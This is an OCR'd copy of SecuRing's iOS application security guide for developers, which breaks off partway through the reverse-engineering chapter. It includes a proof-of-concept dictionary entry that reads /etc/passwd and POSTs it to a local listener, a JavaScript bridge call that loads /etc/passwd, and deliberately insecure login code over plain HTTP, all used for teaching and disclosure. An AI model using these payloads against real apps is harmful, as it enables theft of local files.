
Guidelines on mobile application security iOS edition

version **2.0**



securing

https://t.me/learningnets

This guide was created especially for developers interested in iOS application security. It covers topics that - as our vast experience shows - are commonly problematic and pose a challenge during pentests. Each chapter contains detailed description of a challenge and provides up-to-date best practices along with code samples and development guidelines. At the end of each chapter, we present a list of key issues to focus on in the process of high-risk mobile application development e.g. applications processing financial, confidential, or personal data.

However, remember that application security is an individual feature and depends on numerous factors. The following list cannot be considered as exhaustive, and usage of certain security mechanisms depends on the risk and potential consequences of an attack against a given application.

We have also prepared a similar document focusing on the specificity of the Android platform. You can find it HERE.

If you have any comments, a change request, want to provide any feedback, or help with future development of this document, please don't hesitate to contact the author:
wojciech.regula@securing.pl

https://t.me/learningnets

Table of Content

Introduction **1**

Table of Content **2**

Secure secrets storage on iOS **2**

- Context 3
- Small secrets 3
- Big secrets 5
- Recommendations 6

Secure networking on iOS **7**

- Context 7
- Forbidden HTTP communication 7
- HTTPS communication 10
- Certificate Pinning 11
- Recommendations 12

Implementing secure WebView iOS applications **13**

- Context 13
- Deprecated UIWebView 13
- WKWebView 15
- Recommendations 18

Reverse Engineering protections **19**

- Context 19
- Swift vs Objective-C 19
- Obfuscation 21
- Dynamic RE protections 22
- Additional under-SSL encryption 23
- Recommendations 24

Local authorization **25**

- Context 25
- Cross-role access control 25
- Locked features 26
- In-app purchases 28
- Recommendations 29

Summary **30**

https://t.me/learningnets

Secure secrets storage on iOS

In this chapter…

Do not store secrets on a device, unless absolutely necessary. That's the sentence we want to repeat once again in the summary. Our iOS apps pentesting experience shows that secrets are often stored insecurely. We've seen them in Info.plist files or even hardcoded. In this chapter, we wanted to show you how to properly store secrets that have to be on the device. Use Keychain with proper security flags in order to store small secrets. Consider additional encryption of big secrets together with a properly stored encryption key.

Context

During the last few years, while pentesting iOS apps, we have observed a lot of bad practices of storing secrets. Before we start saving a secret on a device, we have to consider whether it is really necessary. The general idea is not to store sensitive information, if you don't have to. But if you find it absolutely necessary, please remember: there are typically 2 kinds of secrets - small ones and big ones. Small secrets can be for example session tokens, encryption keys, certificates. Big secrets are databases, videos, pictures. In the next sections, we will show you a secure approach to store such data.

Small secrets

iOS Keychain is considered to be the best place for storing small secrets. The Keychain is encrypted using a combination of a Device Key and a user passcode (if set). Your application will talk to securityd in order to interact with the SQLite database containing encrypted secrets. The Keychain facility gives us features that help restrict access to the entries, apply additional authentication policies, synchronize the entries with iCloud, or even give access to our entries to other apps.

iOS offers a SecItem* C API to manage secrets. Our experience shows that developers usually don't use it directly, as this API is a bit complicated. Instead, devs use different wrappers. In our example, we will use https://github.com/kishikawakatsumi/KeychainAccess.

Let's take a look at the code snippet below:

```
import KeychainAccess
func saveSecureKeychainItem() {
let keychain = Keychain(service: "example-service")
```


https://t.me/learningnets

```
DispatchQueue.global().async {
 do {
   try keychain
   .accessibility(.whenPasscodeSetThisDeviceOnly, authenticationPolicy: .biometryCurrentSet)
   .synchronizable(false)
   .set("secure-entry-value", key: "secure-entry-key")
 } catch let error {
   // error handling
 }
}
}
```

We defined a service name and added an entry to the Keychain. We also set secure attributes for that entry making sure that:

- It will be accessible only when the device is unlocked,
- It will be saved only when a user set a password,
- It will never leave the device,
- It will never be synchronized,
- It will require user's presence to be obtained,
- It will be invalidated if the user changes anything in the biometry settings (for example enroll a new Face to FaceID).

By default, most of the frameworks / keychain wrappers will set minimal security constraints. **However, we always recommend overriding the default values in order to be sure that secrets will be stored as expected.** Implementation changes and thus the default settings change as well.
For the typical secrets you won't need that additional protections, such as requiring the user's presence. A typical implementation looks as follows:

```
import KeychainAccess
func saveLessSecureKeychainItem() {
let keychain = Keychain(service: "example-service")
DispatchQueue.global().async {
 do {
   try keychain
   .accessibility(.afterFirstUnlockThisDeviceOnly)
   .synchronizable(false)
   .set("secure-entry-value", key: "secure-entry-key")
 } catch let error {
   // error handling
 }
}
}
```


https://t.me/learningnets

We strongly encourage you to read more about available secure flags. Check the links below:

- Restricting Keychain Item Accessibility
- Accessing Keychain Items with Face ID or Touch ID
- kSecAttrSynchronizable

Big secrets

Big secrets are stored within your application's container as regular files. By default, all the files are encrypted and cannot be accessed before the first unlock. So, any application (after the first device unlock) able to escape the sandbox will be also able to get your big secrets. This of course requires exploiting iOS vulnerability, but this chapter is about hardening. Under certain circumstances, applications that are run on jailbroken devices can also escape their containers without any additional vulnerabilities.
The mechanism that allows us to control the on-disk files encryption is called Data Protection API. If you want your file to be accessible only when the device is unlocked, it means that you want to use the NSFileProtectionComplete flag. Below you can see an example:

```
do {
 try data.write(to: fileURL, options: .completeFileProtection)
}
catch let error {
  // error handling
}
```

OK, but what if your threat model requires an additional layer of protection? If you don't want your big secret to be accessible to the sandbox escaper? Well, let's take a look at at the example below:

```
import GRDB
func openDB() -> DatabaseQueue? {
  do {
    var config = Configuration()
    config.prepareDatabase = { db in
      try db.usePassphrase(getDatabasePassphraseFromKeychain())
    }
    let dbQueue = try DatabaseQueue(path: getDBPath(), configuration: config)
    return dbQueue
  } catch let error {
    // error handling
  }
  return nil
}
```


https://t.me/learningnets

We used GRDB to create an SQLite database. What's special about this database is that it's encrypted using SQLCipher. The passphrase is stored securely in the Keychain. Please keep in mind that there are 2 traps. The first one is about passphrase storage - do not hardcode it in your code! The second trap is managing the passphrase in-memory lifetime. As you can see in the example above, we obtain the secret in the closure to create the Configuration() that is then used to open the database. The passphrase is not stored in the memory longer than necessary.

Recommendations

- Whenever possible, avoid storing secrets on the device.
- Keychain is the right place to store your app's small secrets.
- Entries saved in the Keychain can be additionally protected by setting proper accessibility and authentication flags.
- Watch out what you synchronize with iCloud.
- Files stored in the application container can also be additionally protected.

https://t.me/learningnets

Secure networking on iOS

In this chapter…

Secure networking awareness is growing from year to year. More and more applications are compliant with the best practices. However, sometimes we observe applications that use unencrypted HTTP. Apple also tries to prevent such insecure practices with the App Transport Security Mechanism. As we showed in this chapter, it may be harmful to the users. The HTTP should no longer be used in production environments. Using HTTPS is a proper way, however it also comes with the risk of trusting invalid certificates. We always recommend testing the basic SSL substitution scenarios to be sure that an application is well written. Some of you may be also interested in implementing the certificate pinning mechanism for high risk applications. We hope the knowledge shared in this chapter will help you create secure iOS applications.


Context

Most applications on our mobile devices talk with a backend. Offline applications are rarely used and even if there is no need to login, there is usually a need to have at least analytics. We wish there was no need to say that - because networking seems to be pretty obvious - but it's not uncommon that apps make insecure connections. During pentests, from time to time we observe applications that use plain-text HTTP communication to transmit user's credentials. This chapter will show you from the very beginning how to implement secure networking on iOS and what should be avoided.

Forbidden HTTP communication

Using HTTP in your application means that all the data you send are not encrypted. In other words, any attacker in a privileged network position may retrieve the information your app has sent. It also means that if your app's user connects to a public hotspot, any person will be able to sniff that traffic. HTTP is purely outdated, do not use it. Starting from iOS 9, developers who want to use HTTP have to set a proper App Transport Security exception. You will read more on that later. To present you a proof of concept, we have created a simple Swift application.

https://t.me/learningnets



This application sends a supplied login and password to http://securing.biz. Let's take a look at the code below:

```
import Foundation

let url = URL(string: "http://www.securing.biz")!
func performLogin(login: String, password: String) -> Void {

 let session = URLSession.shared
 var request = URLRequest(url: url)
 request.httpMethod = "POST"
 let parameters = "login=\(login)&password=\(password)"
 request.httpBody = parameters.data(using: .utf8)

 let task = session.dataTask(with: request, completionHandler: { data, response, error in
   if let receivedData = data {
     print("\(receivedData)")
   }
 })
 task.resume()
```



https://t.me/learningnets

```
}
```

It uses a standard URLSession.shared singleton and sends a HTTP request. As we have mentioned earlier, this code will fail as we didn't set the required exceptions. So, we opened the Info.plist file and added the following XML code:

```
<key>NSAppTransportSecurity</key>
<dict>
  <key>NSExceptionDomains</key>
  <dict>
    <key>www.securing.biz</key>
    <dict>
      <key>NSExceptionAllowsInsecureHTTPLoads</key>
      <true/>
    </dict>
  </dict>
</dict>
```

The code is self-descriptive. It allows the app to initiate HTTP loads. You can read more about the exceptions in the official docs.
The Info.plist file is a good place to verify if the application conforms to best practices. **Before deploying your application on production, search for App Transport Security exceptions.**
Returning to the application, we compiled it and installed it on the device. In order to sniff the traffic, we had to be in the privileged network position. The easiest way to do this on macOS is to open a personal hotspot in the Sharing options. So we did and connected the iPhone to our Wi-Fi. Then, we opened Wireshark and started sniffing the hotspot's interface. After we supplied the login and password, we clicked the "Log in" button. In the Wireshark we observed the traffic.



As you can see, the credentials were sniffed. Please keep that in mind and forget about HTTP in production applications.


https://t.me/learningnets

HTTPS communication

This protocol provides encrypted communication. There are some traps on the server's configuration, but we will not discuss it in this chapter. We will focus on iOS applications. Developers usually select third party networking libraries in HTTP communication. It is more convenient, but also creates new risks. AFNetworking, a popular library, allowed a Man-In-The-Middle attack in version 2.5.1 when the application didn't use the certificate pinning. **So, when you decide to use external networking sources, verify the networking attack scenarios in order to be sure you do not expose your customers to risk.**
As the intention of this chapter was to be practical, we will do networking with one of the most popular Swift libraries - AFNetworking. If you have any questions about networking implementation with the use of standard Apple's API, feel free to contact SecuRing.
Let's replace the previously introduced performLogin function with a new one:

```
func performLoginWithAlamofire(login: String, password: String) -> Void {
  struct Parameters: Encodable {
     let login: String
     let password: String
  }

  let parameters = Parameters(login: login, password: password)
  AF.request(url,
         method: .post,
         parameters: parameters,
         encoder: URLEncodedFormParameterEncoder.default).response { response in
          print("ALAMOFIRE \(response)")
  }
}
```

In the meanwhile, we opened BURP Suite, an HTTP(S) proxy and modified the proxy settings on our iPhone to point to the BURP's IP and port. When we clicked the "Log in" button, nothing happened. However, the BURP showed an error message:



Now we confirmed that the application refused connection to our proxy server as the server was not able to provide a trusted SSL certificate for the securing.biz domain. But what if one of the Certificates Authorities gets compromised and the attacker is be able to create such a trusted SSL certificate? Or what if the attacker somehow installed a trusted SSL certificate on the victim's device? Here comes the "certificate pinning" technique to prevent such a scenario.

https://t.me/learningnets

Certificate Pinning

Certificate pinning is a technique that protects against connecting to your domain using SSL certificates other than your own. The mechanism can be implemented in several ways. The most popular are: pinning the whole certificate, server's public key or pinning the cryptographic hash of the certificate. You can read more about certificate pinning in OWASP documentation.
The example below shows how we implemented certificates pinning in our sample application using the Alamofire:

```
import Alamofire

let url = URL(string: "https://securing.biz")!

class NetworkManager {
  static let shared: NetworkManager = NetworkManager(url: url)
  let manager: Session

  init(url: URL) {
    let configuration: URLSessionConfiguration = URLSessionConfiguration.default
    let evaluators: [String: ServerTrustEvaluating] = [
        "securing.biz": PinnedCertificatesTrustEvaluator()
    ]
    let serverTrustManager: ServerTrustManager = ServerTrustManager(evaluators: evaluators)
    manager = Session(configuration:configuration, serverTrustManager: serverTrustManager)
  }
}

func performLoginWithAlamofireAndCertificatePinning(login: String, password: String) -> Void {

  struct Parameters: Encodable {
     let login: String
     let password: String
  }

  let parameters = Parameters(login: login, password: password)
  NetworkManager.shared.manager.request(url,
        method: .post,
    parameters: parameters,
    encoder: URLEncodedFormParameterEncoder.default).response { response in
      print("ALAMOFIRE \(response)")
  }
}
```


https://t.me/learningnets

So, we implemented a NetworkManager singleton class that specifies the pinning policy to the whole SSL certificate we placed in the app's resources (DER formatted). Alamofire will load that certificate automatically. Then, we created a shared manager Session object that is then used to perform the HTTP connection.
We installed the application on the device. In order to verify if the certificate pinning works correctly, we also installed a SSL certificate and added it to the trusted CA's. After clicking the "Log in" button, the BURP suite again showed the error:

Event log

Filter: Critical | Error | Info | Debug — securing

Time	Type	Source	Message
13:24:41 14 Aug 2020	Error	Proxy	[8] The client failed to negotiate a TLS connection to securing.biz:443: Remote host terminated the handshake

That behavior proves that the pinning worked as expected. Our connection is now immune to an attacker who will not present our SSL certificate.

Recommendations

- Stop using HTTP, use HTTPS.
- App Transport Security exceptions shouldn't be set on production environments.
- If you use third party networking libraries, verify the secure connection.
- For high risk applications, use certificate pinning.

https://t.me/learningnets

Implementing secure WebView iOS applications

In this chapter…

Using WebViews in native applications may boost development, as the same HTML/CSS/JS code can be used across all platforms supported by the application. That technology is indeed convenient, however it implies new risks. In this chapter, we wanted to show you 2 APIs present in Apple's environment. The old one - UIWebView is considered as insecure and should no longer be used. WKWebView is the right API to implement WebViews. Unfortunately, even the modern API may lead to vulnerabilities. Developers have to make sure that their code is invulnerable to both web-related and native attacks. This chapter presents how to implement secure WebViews and how to limit the attack surface.

Context

Recently, we have observed a lot of new WebView applications, so we decided that this chapter is worth writing. Few years ago, if someone wanted to build a multiplatform application, it was almost necessary to create a different codebase on each platform. Then, the cross-platform frameworks entered the market that made universal coding easier. One way of universal coding is to use WebView. The idea was simple - create an application in web technologies (HTML, CSS, JS) and render it within the native application. So, the WebView is just a browser embedded in your application. This technology has burdened native applications with numerous vulnerabilities specific so far to web applications only. Since WebView can be treated as a browser, it uses the same mechanisms that can be abused as well. As it turned out, exploitation results can be even more harmful. What if an application wants to obtain some resources saved on your device like photos or contacts? Well, developers need to create JavaScript<->Objective-C/Swift bridges that can be exploited using simple Cross-Site Scripting vulnerability. In the next subsection, we will show you how to create secure WebView applications and avoid the most common threats.

Deprecated UIWebView

This subsection could be shortened to "do not use UIWebViews". The UIWebView is an old Apple's API present in iOS since version 2.0, so since 2008. If you follow the history of vulnerabilities you probably know that in 2008 most of modern browser security features were not yet invented. Do not expect an API released in 2008 to implement those security mechanisms either. The UIWebView was deprecated in iOS 12.0 and should no longer be used in your code. If your application still applies the UIWebView, the best recommendation we can

https://t.me/learningnets

give you is to rewrite it to WKWebView. Before you start refactoring, I'd suggest reading the next subsection about WKWebViews as their implementation can be coded insecurely, too.

But why do we recommend not to use the UIWebView? If you need concrete arguments, you can find them below:

1. UIWebView doesn't have a functionality that allows disabling JavaScript. So if your application doesn't use JS and you want to follow the least privilege principle, you cannot switch it off.
2. There is no feature handling mixed content. You cannot verify if everything was loaded using HTTPS protocol. Actually, this functionality shouldn't be the case, because you shouldn't add any App Transport Security exceptions (exceptions that allow insecure HTTP connections).
3. UIWebView doesn't implement the out-of-process rendering as WKWebView does. So, if attackers find a memory corruption vulnerability in the UIWebView, they will be able to exploit it in the context of your application.
4. File access via *file://* scheme is always turned on. What's even worse is accessing files via that scheme doesn't follow the Same Origin Policy mechanism. It means that if attackers exploit a Cross-Site Scripting vulnerability in your WebView, they are able to load files available from the application's sandbox and then send them to their server.

As a good example of insecurity UIWebView, I'll show you the vulnerability we found in Apple's Dictionary.app on macOS:


> **Dictionary**
>
> Impact: Parsing a maliciously crafted dictionary file may lead to disclosure of user information
>
> Description: A validation issue existed which allowed local file access. This was addressed with input sanitization.
>
> CVE-2018-4346: Wojciech Reguła (@_r3ggi) of SecuRing

The Dictionary.app allows of course translation from language A to B. Obviously, Apple wasn't able to create all dictionaries, so you can create your own dictionary with for example an ethnic dialect. The translated words were then displayed in the UIWebView without any validation. We were wondering if it was possible to exploit the *file://* handler and steal local files, so we created the following dictionary entry:

https://t.me/learningnets

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <d:dictionary xmlns="http://www.w3.org/1999/xhtml" xmlns:d="http://www.apple.com/DTDs/
       DictionaryService-1.0.rng">
3  <d:entry id="make_up_ones_mind" d:title="Malicious entry" d:parental-control="1">
4      <d:index d:value="Malicious entry"/>
5      <h1>Malicious entry</h1>
6      <ul>
7          <h2>
8          The dictionary that looks you up
9          </h2>
10         <script>
11             var xhr = new XMLHttpRequest();
12             xhr.onreadystatechange = function() {
13             if (xhr.readyState == 4) {
14             var xhr_send = new XMLHttpRequest();
15             xhr_send.open("POST", "http://127.0.0.1:8000/", true);
16             xhr_send.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
17             xhr_send.send(xhr.response);
18             }
19             }
20             xhr.open('GET', 'file:///etc/passwd', true);
21             xhr.send(null);
22             document.write("Check 127.0.0.1:8000 for your /etc/passwd");
23         </script>
24     </ul>
25 </d:entry>
26 </d:dictionary>
```

Then, we opened the Dictionary.app, launched netcat on 127.0.0.1:8000 and the content of */etc/passwd* was transferred:



We hope you are now convinced that using UIWebView is strongly NOT recommended.

WKWebView

WKWebView is the API you should use in order to load web content in your application. The "WK" prefix comes from the WebKit, the browser engine. The WKWebView is a modern API applying all latest web security mechanisms, it's still maintained and updated by Apple. The

https://t.me/learningnets

good thing about WKWebView is that it does out-of-process rendering, so if an attacker finds a memory corruption vulnerability in it, your application's process is still isolated.

Let's start from *Info.plist* configuration. In the previous chapter about secure networking on iOS we discussed App Transport Security exceptions. The recommendations apply also to the WKWebView. Make sure you do not allow unencrypted HTTP connections. The WKWebView can be treated as a web browser, so if an attacker can perform a Man-In-The-Middle attack, he can steal your cookies/authorization tokens, execute JavaScript in your app's context and thus for example call JavaScript<->Objective-C/Swift bridges. The following code allows you to verify if the content was loaded fully with encrypted connections:

```
import UIKit
import WebKit

class ViewController: UIViewController {

  @IBOutlet weak var webContentView: UIView!
  var configuration: WKWebViewConfiguration?
  var webView: WKWebView?

    override func loadWebView() {
      self.configuration = WKWebViewConfiguration()
      self.webView = WKWebView(frame: self.webContentView.bounds, configuration: configuration!)
      self.webContentView.addSubview(self.webView!)

      let url = URL(string: "https://securing.biz")!
      let request = URLRequest(url: url)
      self.webView!.load(request)

      print("Has only secure content?: \(self.webView!.hasOnlySecureContent)")
    }
}
```

Then, you need to somehow load the HTML content. There are two approaches: the first one loads HTML content from the application's package (local) and the second is to load the HTML content from your website. Make sure you load the content that you fully control. If you load JavaScript code from external resources, you can verify its cryptographic hash with *integrity* attributes. For high risk applications, it's recommended to apply reverse engineering protections. In the WebView world, you can minify the JavaScript files or even obfuscate them.

Now, let's talk about hardening. The *file://* scheme is always enabled in the WKWebView, but it cannot (by default) access files. That mechanism can be enabled, but please keep in mind the

https://t.me/learningnets

least privilege principle. If your WebView doesn't necessarily have to access files, don't turn it on.

The opposite thing is a JavaScript interpreter that is turned on by default. If your website doesn't use JS, it's recommended (again - the least privilege principle) to turn it off. You can use the following code:

```
let webPreferences = WKPreferences()
webPreferences.javaScriptEnabled = false
self.configuration?.preferences = webPreferences
```

The last feature that we want to discuss in this chapter are bridges. The WKWebView allows calling native code from JavaScript. You now probably realize how harmful it could be, if not properly coded. Two years ago we were pentesting an iOS application that used such bridges to get photos from users' photo library. When we found a Stored Cross-Site Scripting Vulnerability that allowed us to execute JavaScript code on every instance of that application, we were able to steal all the photos from users' libraries and send them to our server. The native code is called via postMessage API.

Native code:

```
// first register the controller
self.configuration?.userContentController.add(self, name: "SystemAPI")
[...]
// and expose native methods
extension ViewController : WKScriptMessageHandler {
  func userContentController(_ userContentController: WKUserContentController, didReceive message:
WKScriptMessage) {
    if message.name == "SystemAPI" {
      guard let dictionary = message.body as? [String: AnyObject],
          let command = dictionary["command"] as? String,
          let parameter = dictionary["parameter"] as? String else {
        return
      }
      switch command {
      case "loadFile":
        loadFile(path: parameter)
      case "loadContact":
        loadContact(name: parameter)
      default:
        print("Command not recognized")
      }
    }
  }
}
```


https://t.me/learningnets

JavaScript code:

```
<script>
window.webkit.messageHandlers.SystemAPI.postMessage({ "command":"loadFile", "parameter":"/etc/passwd"});
</script>
```

The code example we pasted is of course not well-designed, because it allows loading any file or any contact. When coding bridges, make sure your methods are as limited as possible. So even if attackers will somehow inject code to your WebView, the attack surface will be tight. So, do not expose excessive methods, strictly validate the parameters and make them limited (in this case instead of loading files from a path, you can load them by ID). In order to additionally prevent Cross-Site Scripting vulnerabilities, consider also implementing the Content Security Policy mechanism. Despite it's only an additional layer of security, it can stop attackers by blocking XSS vulnerabilities.

Recommendations

- Do not use UIWebView.
- Make sure your Info.plist doesn't contain App Transport Security Exceptions.
- Follow the least privilege principle.
- Consider disabling JavaScript.
- Code JavaScript-ObjC/Swift bridges carefully.

https://t.me/learningnets

Reverse Engineering protections

In this chapter…

This chapter shows how to make your application harder to reverse engineering. As we said in the Swift vs Objective-C section, hardening starts from choosing a programming language. Swift is much more difficult to reverse engineer. Sometimes, the obfuscation comes into play, but you have to keep in mind that it may cause really painful and inconvenient debugging. Implementing dynamic RE protections (and the additional under-SSL encryption) may discourage inexperienced attackers from analyzing your application.. While hardening applications is a good practice, never forget about coding your application securely. It's only an additional layer of holistic defense.

Context

This chapter explains in general how reverse engineering is performed on iOS applications. It shows what analysts may retrieve from an application package and how to make their job harder. In the beginning of this chapter, we want to once again mention that implementing reverse engineering protections does not release you from the need for secure coding. Making attackers' life difficult reduces the risk they will select your application as a target. The approach is - if you were to rob a house, which one would you choose? A barely protected house or the one with cameras, a fence, a dog and a guard? The main reason for implementing RE protections is to scare the attackers away.

Swift vs Objective-C

Objective-C is a programming language created in 1983, while Swift was created in 2014. Those 30 years made a big difference not only in usability, but also in security. Objective-C under the hood was only a kind of C wrapper, now it's a bit more complicated. However, keep in mind that your Objective-C apps still use a lot of C functions. That's why the vulnerabilities typical to C exist also in Objective-C.
In this section, we will not focus on the vast comparison of the features, but we will show you how these 2 languages look from the reverse engineering perspective.
Consider the following Objective-C code:

```
- (void)viewDidLoad {
 [super viewDidLoad];
```


https://t.me/learningnets

```
  NSString *first = @"Mobile ";
  NSString *second = @"Guide";
  NSString *concat = [first stringByAppendingString:second];
  NSLog(@"Hello from %@!", concat);
}
```

After decompilation using Hopper, the code was almost recreated:

```
-(void)viewDidLoad {
  [[&var_20 super] viewDidLoad];
  stack[-80] = [[[@"Mobile " retain] stringByAppendingString:[@"Guide" retain]] retain];
  NSLog(@"Hello from %@!", @selector(stringByAppendingString:));
